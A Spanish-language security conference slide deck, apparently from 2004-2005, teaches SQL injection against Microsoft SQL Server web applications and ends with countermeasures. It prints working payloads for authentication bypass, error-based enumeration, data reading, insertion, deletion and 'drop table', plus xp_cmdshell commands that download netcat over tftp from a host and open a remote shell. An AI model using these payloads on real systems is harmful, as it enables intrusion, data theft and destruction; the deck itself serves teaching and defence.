

SQL Injection en Microsoft SQL Server Real Hack Exhibition?

Hernán Marcelo Racciatti
<http://www.hernanracciatti.com.ar>

Acerca del Autor

- Analista Programador
- MCP (Microsoft Certified Profesional)
- NSP (Network Security Program)
- ESR (Enterprise Security and Risk)
- Miembro de ISECOM (Institute for Security and Open Methodologies)
- Cordinador del Capitulo Argentino de OISSG (Open Information System Security Group)
- Senior Security Consultant - SIC Informática



SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

2

Agenda

- Introducción
- SQL Injection
- Contramedidas

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

3

Fuera de Alcance... ☹

- General Security
- Database Security
- Denegación de Servicio
- Hacking Stored Procedures
- Cross Query
- Blind SQL Injection
- Técnicas de Detección
- Técnicas de Evasión
- Contramedidas Avanzadas
- SQL Injection en otras DBs
- Etc...

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

4

Por qué hablar de SQL Injection?

- Porque a pesar de que la técnica original tiene un par de años, aún hoy sigue siendo efectiva.
- Porque el presente y parte del futuro de la seguridad informática se encuentra de una u otra forma relacionada con las aplicaciones web y los almacenes de datos.
- Porque en esencia es una técnica de intrusión sumamente sencilla, aspecto que la hace sumamente peligrosa.
- Porque suena divertido atravesar Firewalls, IDS y autenticación con tan solo un browser!

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

5

Alcance

- Como tendremos oportunidad de observar a lo largo de esta presentación, si bien es cierto que SQL Injection no es un problema propio de una base de datos en particular, sin dudas Microsoft SQL Server presenta potentes características adicionales, de las cuales podremos aprovecharnos a la hora de ejemplificar las implicancias de este tipo de ataques.
- Windows, IIS y aplicaciones HTML/ASP

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

6

SQL Injection en Microsoft SQL Server

Real Hack Exhibition?

Introducción

SQL: Comandos Básicos

Comandos DCL

(Data Control Language Statements)
GRANT - REVOKE - DENY

Comandos DDL

(Data Definition Language Statements)
CREATE - DROP - ALTER

Comandos DML

(Data Manipulation Language Statements)
SELECT - INSERT - UPDATE - DELETE

Cláusulas

FROM - WHERE - GROUP BY
HAVING - ORDER BY

Operadores de Comparación

> - < - = - <= - >=
BETWEEN - LIKE - IN - etc...

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

8

Ejemplos Básicos

```
SELECT * FROM Tabla;
```

(Esta consulta devuelve un *recordset* con todos los registros de la tabla "Tabla")

```
UPDATE Tabla SET password =  
'AngelPassword' WHERE user = 'admin'
```

(Esta sentencia actualizará el campo password para el usuario "admin", con el valor indicado)

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

9

Algunas Consideraciones Importantes ...

- En un contexto SQL, la unidad típica de ejecución suele ser denominada "Query" o "Consulta", la cual no es más que un conjunto de comandos que por lo general devuelven un resultado único.
- El lenguaje Transact-SQL, entiende el concepto de comandos en "Batches", en donde múltiples sentencias son enviadas como un único "Batch" o "Lote".
- En la mayoría de los casos, SQL "parsea" estos "Batches", ejecutando sentencia por sentencia. Es decir, si la sentencia es considerada válida, SQL ejecutará la misma, independientemente de cualquier otra sentencia enviada en el mismo "batch".

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

10

SQL Injection en Microsoft SQL Server

Real Hack Exhibition?

SQL Injection


Qué es SQL Injection?

- Se denomina SQL Injection, a la posibilidad de insertar sentencias SQL arbitrarias, dentro de una consulta previamente establecida, con el objeto de manipular de una u otra forma, los procesos lícitos de una aplicación determinada.
- Si tuviéramos que categorizar de alguna forma este tipo de ataques, seguramente muchos decidiríamos incluirlo dentro del grupo de los denominados de "Validación de Entrada" (Input Validation Attacks).

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

12

Esquema Simplificado...



```
sql = "SELECT * FROM users WHERE  
username = ' " + username + "' AND  
userpass = ' " + password + "'"
```

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

13

Un Ejemplo de Implementación

- Query String

```
sql = "SELECT * FROM users WHERE  
username = ' " + username + "' AND  
userpass = ' " + password + "'"
```

- También llamada *Single Quote* o Tick, la comilla simple es un *metacaracter*, y como tal en el contexto de un string, tiene una función bien definida.
- Dentro de una estructura SQL, se utiliza la comilla simple (') para delimitar variables dentro de una consulta.

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

14

Single Quote: El Concepto

Username: Angel
Password: 338XD

```
sql = "SELECT * FROM users WHERE  
username = ' " + username + "' AND  
userpass = ' " + password + "'"
```

- El Interpretador / Base de Datos recibiría:

```
SELECT * FROM Users WHERE username =  
'Angel' AND userpass = '338XD'
```

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

15

Single Quote: El Concepto (Cont.)

Username: An'gel
Password: 338XD

```
sql = "SELECT * FROM users WHERE  
username = ' " + username + "' AND  
userpass = ' " + password + "'"
```

- Provocando el error...

```
SELECT * FROM users WHERE username =  
'An'gel' AND userpass = '338XD'
```

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

16

Road Map

- Identificación
- Salteando la Autenticación
- Obtención de Información: Mensajes de Error
- Lectura de Datos
- Table Browsing
- Inserción de Datos
- Modificación de Datos
- Eliminación de Datos
- Compromiso Total del Host

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

17

Identificación

Objetivos:

- Identificar componentes dinámicos en el website objetivo.
- Intentar formarse una idea de la "estructura" de la aplicación.

Qué buscar?

- Páginas de Identificación y Autenticación de Usuarios
- Formularios de ingreso de datos.
- URIs/URLs en donde se parseen valores/variables.
<http://www.faramir.com/sections.asp?sec=primera>
<http://www.hacking.com/index.asp?news=1>
- Todo aquel componente que acepte algún input por parte del usuario, y procese este de algún modo.

Cómo testear? (Modo Manual)

- Ingresando por ejemplo, el carácter ' (Tick / Comilla Simple) en cada uno de los componentes previamente identificados y observando el resultado obtenido en cada caso.

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

18

Demo

- Identificación

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti 19

Salteando la Autenticación

Objetivos:

- Ingresar a zonas restringidas del website objetivo.
- Impersonar un usuario estándar.
- Identificar un posible Administrador e Impersonarlo.

- Como intentar *by-pasear* la autenticación?
 - Interpretando / adivinando la forma en que la aplicación esta manejando requerimientos de autenticación.
 - Inyectando *lógica SQL*, en los campos de usuario y contraseña del formulario.
- Algunas opciones:

'or 1=1-- admin'-- 'OR'=' '--

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti 20

Salteando la Autenticación (Cont.)

- Por que la inyección de este código debería funcionar?

'or 1=1--

```
SELECT * FROM users WHERE username = '' or 1=1--' AND userpass = ''
```

admin'--

```
SELECT * FROM users WHERE username = 'admin'-- AND userpass = ''
```

'OR'=' '--

```
SELECT * FROM users WHERE username = ''OR'=' '-- AND userpass = ''
```

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti 21

Demo

- Salteando la Autenticación

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti 22

Obtención de Información: Mensajes de Error

Objetivos:

- Obtener el nombre de la tabla participante en la autenticación.
- Enumerar el nombre de sus campos.
- Enumerar el tipo de dato de los mismos.
- Obtener información respecto de la versión del software instalado en el servidor objetivo.

Objetivos Secundarios

- Conocer la estructura final que debe poseer un registro miembro de la tabla participante en la autenticación, a fin de poder insertar un nuevo registro o modificar uno existente.

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti 23

Obtención de Información: Mensajes de Error (Cont.)

- Como obtener información por medio de errores ODBC?
 - Inyectando *lógica SQL*, en los campos de usuario y contraseña del formulario.
 - Utilizando cláusulas del tipo HAVING, GROUP BY y UNION.
 - Utilizando funciones internas de Microsoft SQL Server.
- Algunas cosas para probar:

'having 1=1--

```
SELECT * FROM users WHERE username = 'having 1=1--' AND userpass = ''
```

- Por que la inyección de este código debería funcionar?

La cláusula HAVING, requiere de una condición específica de agrupamiento para funcionar.

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti 24

Demo

- **Obtención de Información: Enumeración de Tablas**

SQL Injection en Microsoft SQL Server – Copyright © 2004-2005 Hernán M. Racciatti 25

Obtención de Información: Mensajes de Error (Cont.)

- **Continuando la enumeración: GROUP BY**

```
'group by users.userid having 1=1--
```

```
SELECT * FROM users WHERE username = ''group by users.userid having 1=1--'AND userpass = ''
```

SQL Injection en Microsoft SQL Server – Copyright © 2004-2005 Hernán M. Racciatti 26

Demo

- **Obtención de Información: Enumeración de Campos**

SQL Injection en Microsoft SQL Server – Copyright © 2004-2005 Hernán M. Racciatti 27

Obtención de Información: Mensajes de Error (Cont.)

- **Continuando la enumeración: UNION SELECT**

La función natural de la cláusula UNION SELECT, es precisamente la de crear una consulta de unión, combinando los resultados de dos o más consultas o tablas independientes.

- **En busca del tipo de dato**

```
'union select sum(firstname)from users--
```

```
SELECT * FROM users WHERE username = ''union select sum(firstname)from users--'AND userpass = ''
```

SQL Injection en Microsoft SQL Server – Copyright © 2004-2005 Hernán M. Racciatti 28

Demo

- **Obtención de Información: Tipo de Dato**

SQL Injection en Microsoft SQL Server – Copyright © 2004-2005 Hernán M. Racciatti 29

Demo

- **Obtención de Información: @@version**

SQL Injection en Microsoft SQL Server – Copyright © 2004-2005 Hernán M. Racciatti 30

Obtención de Información: @@version (Cont.)


- Por que la inyección de este código debería funcionar?

```
'union select @@version,1,1,1,1--
```

```
SELECT * FROM users WHERE username = ''union select @@version,1,1,1,1--' AND userpass = ''
```

- Al igual que sucedía con nuestro ejemplo anterior, de identificación del tipo de dato, el mensaje de error del cual nos aprovechamos en esta oportunidad, es producto de la conversión automática realizada por MS SQL Server.
- El mismo se da cuando se intenta convertir un *string* en un *int*.
- En este caso, se intenta convertir la constante @@version en un dato del tipo *int* debido a que la primer columna de nuestra consulta es también del tipo *int*.
- Otras funciones útiles: @@language, @@servicename, @@servername, etc.

Consulta On-Line



Resumen de la Etapa de Enumeración

- Análisis de la Información Obtenida:

- Acceso a zona restringida.
- Nombre de la tabla.
- Cantidad de Campos.
- Orden de los Campos.
- Tipo de Datos.
- Versión del Software Instalado.

Microsoft SQL Server 2000
8.00.194 (Intel X86)
Enterprise Edition
Windows NT 5.0 (Build 2195: SP 4)

Users Table	
Name	Type
userid	(int)
username	(varchar)
userpass	(varchar)
firstname	(varchar)
lastname	(varchar)

Lectura de Datos

- Es posible provocar mensajes de error por conversión, con el objeto de leer el campo de una tabla en forma arbitraria?

- Por supuesto!!

- Veamos algunos ejemplos:

```
'union select min(username),1,1,1,1 from users where username > 'a'--
```

```
SELECT * FROM users WHERE username = ''union select min(username),1,1,1,1 from users where username > 'a'--
```

```
'union select min(username),1,1,1,1 from users where username > 'b'--
```

```
SELECT * FROM users WHERE username = ''union select min(username),1,1,1,1 from users where username > 'b'--
```

Demo

- Lectura de Datos: Nombre de Usuario y Contraseña

Table Browsing

- Método de tres pasos

1º PASO: Generación de Tabla Temporal

```
'declare @aux varchar(8000) set @aux='' select @aux=@aux+username+'/' +userpass+';' from users where username>@aux select @aux as aux into tmp--
```

2º PASO: Browsing de la Tabla Temporal

```
'union select aux,1,1,1,1 from tmp--
```

3º PASO: Eliminación de la Tabla Temporal

```
';drop table tmp--
```

Demo

- **Lectura de Datos: TableBrowsing**

SQL Injection en Microsoft SQL Server – Copyright © 2004-2005 Hernán M. Racciatti 37

Alterando Datos

- **Inserción**

```
'insert into users
  values(9,'MyUser','MyPass','MyFName','MyLName')--
SELECT * FROM users WHERE username = 'insert into
users values(9,'MyUser','MyPass','MyFName',
'MyLName')--'AND userpass = ''
```

- **Modificación**

```
'update users set userpass='NewPass' where
  username='admin'--
```

- **Eliminación**

```
'delete from users where username='MyUser'--
```

- **Eliminación de la Tabla**

```
'drop table users--
```

SQL Injection en Microsoft SQL Server – Copyright © 2004-2005 Hernán M. Racciatti 38

Compromiso Total del Host (Cont.)

- **Tan solo un ejemplo: xp_cmdshell**
 - xp_cmdshell representa uno excelente recurso para el atacante, puesto que le brinda a este, la posibilidad de ejecutar todos aquellos comandos que se encuentran disponibles en una *Shell* ...inclusive otra Shell ;).

1º PASO: File Upload

```
'exec master.dbo.xp_cmdshell 'cmd /c tftp -i 172.16.1.196 get
nc.exe c:\nc.exe'--
```

2º PASO: Ejecución

```
'exec master.dbo.xp_cmdshell 'cmd /c c:\nc.exe -l -d -p 1234 -t
-e cmd.exe '--
```

3º PASO: Conexión

```
c:\telnet 172.16.1.196 1234
```

SQL Injection en Microsoft SQL Server – Copyright © 2004-2005 Hernán M. Racciatti 39

Demo

- **Compromiso Total del Host: xp_cmdshell / File Upload**

SQL Injection en Microsoft SQL Server – Copyright © 2004-2005 Hernán M. Racciatti 40

SQL Injection en Microsoft SQL Server

Real Hack Exhibition?

Contramedidas

Validación de Entrada

- La validación de entrada, es su primer capa de protección frente a este tipo de ataques. Verifique sus opciones y haga un buen uso de las rutinas de validación.
- Inspeccione detalladamente el ingreso de datos en sus aplicaciones, a fin de asegurar que estos contienen SOLO caracteres aceptables antes de ser enviados al backend.
- Por cuestiones de seguridad y performance, utilice SPs (**NO 100% Seguro**)

Algunas Opciones de Validación:

1. "Escape" las comillas simples.
2. Rechaze lo que conoce como "Bad Input".
3. Solo permita el ingreso de "Good Input".

SQL Injection en Microsoft SQL Server – Copyright © 2004-2005 Hernán M. Racciatti 42

Programación Segura

- Asegure la implementación de "Estándares" de programación de código.
- Seleccione y emplee una buena metodología.
- Implemente "Control de Cambios" y "Control de Versión"
- Implemente código reusable.
- Implemente rutinas genéricas de validación por tipo de datos.
- Implemente revisiones de código con recursos internos en forma periódica (Premios?).
- Implemente revisiones de código con recursos externos.
- Implemente control de calidad y testing a su proceso de desarrollo.
- Utilice stored procedures teniendo en cuenta su implementación (Verifique la forma en la que los procedimientos son invocados)

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

43

Contra medidas Generales

- Implemente defensa en profundidad.
- Realice el correcto hardening de su plataforma (Patch).
- Implemente un cuidadoso filtrado en los *firewalls* y *border routers*.
- No almacene passwords dentro de sus scripts.
- Haga uso del principio de "*Menor Privilegio*".
- Elimine todos aquellos "*Stored Procedures built in*" que no vaya a utilizar.
- Asigne passwords complejos para el usuario "SA".
- Siempre que sea posible, utilice "Seguridad Integrada de MS-SQL".
- Realice auditorías periódicas a su esquema de seguridad.
- **Implemente ciclos de REVISIÓN DE CÓDIGO.**
- Utilice IPSec o SSL cuando sea posible.
- Implemente "Stored Procedures" en forma segura siempre que sea posible.
- Etc == <http://www.sqlsecurity.com> checklist!!

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

44

SQL Injection en Microsoft SQL Server Real Hack Exhibition?

Referencias y Lecturas
Complementarias

Referencias y Lecturas Complementarias

- OSSTMM (Open Source Security Testing Methodology Manual)
<http://www.osstmm.org>
<http://www.isecom.org>
- ISSAF (Information System Security Assessment Framework)
<http://www.oissg.org>
- OWASP "Guide to Building Secure Webs Apps"
<http://www.owasp.org/documentation>
- SQL Server Security Book
ISBN 0-07-222515-7 (Chip Andrews, David Litchfield y otros)
- "SQL Injection - Un Repaso..." (Spanish Paper) (Hernán M. Racciatti)
<http://www.hernanracciatti.com.ar>
- "Manipulating Microsoft SQL Server Using SQL Injection" (Cesar Cerrudo)
<http://www.appsecinc.com>
- "SQL Injection: Are Your Web Applications Vulnerable?" (Kevin Spett)
<http://www.spirdynamics.com>

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

46

Referencias y Lecturas Complementarias (Cont.)

- "Advance SQL Injection in SQL Server Applications" (Chris Anley)
" (more) Advance SQL Injection" (Chris Anley)
"Violating Database - Enforced Security Mechanisms" (Chris Anley)
"Threat Profiling Microsoft SQL Server" (David Litchfield)
<http://www.ngssoftware.com>
- "SQL Injection Signatures Evasion" (Ofar Maor & Amichai Shulman)
"Blindfolded SQL Injection" (Ofar Maor & Amichai Shulman)
<http://www.imperva.com>
- "Detection of SQL Injection and Cross-Site Scripting Attacks" (K.K.Mookhey & Nilesch Burghate)
<http://www.securityfocus.com/infocus/1768>
- SQL Security Site <http://www.sqlsecurity.com>
- Advance SQL Injection in Oracle Databases (Esteban Martínez Fayó)
http://security-papers.globint.com.ar/oracle_security/sql_injection_in_oracle.php

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

47

IPFront - Hardening Tool



<http://www.ipfront.com.ar>

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

48

Preguntas?



Hernán Marcelo Racciatti
Senior Security Consultant

Av. Almaguer 768 1°D
Capital Federal - CP 1437
Tel/Fax 4911-5317

www.sicinformatica.com.ar
hracciatti@sicinformatica.com.ar

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

49

Gracias!!



Hernán Marcelo Racciatti

<http://www.hernanracciatti.com.ar>

<mailto:hracciatti@gmail.com>

SQL Injection en Microsoft SQL Server - Copyright © 2004-2005 Hernán M. Racciatti

50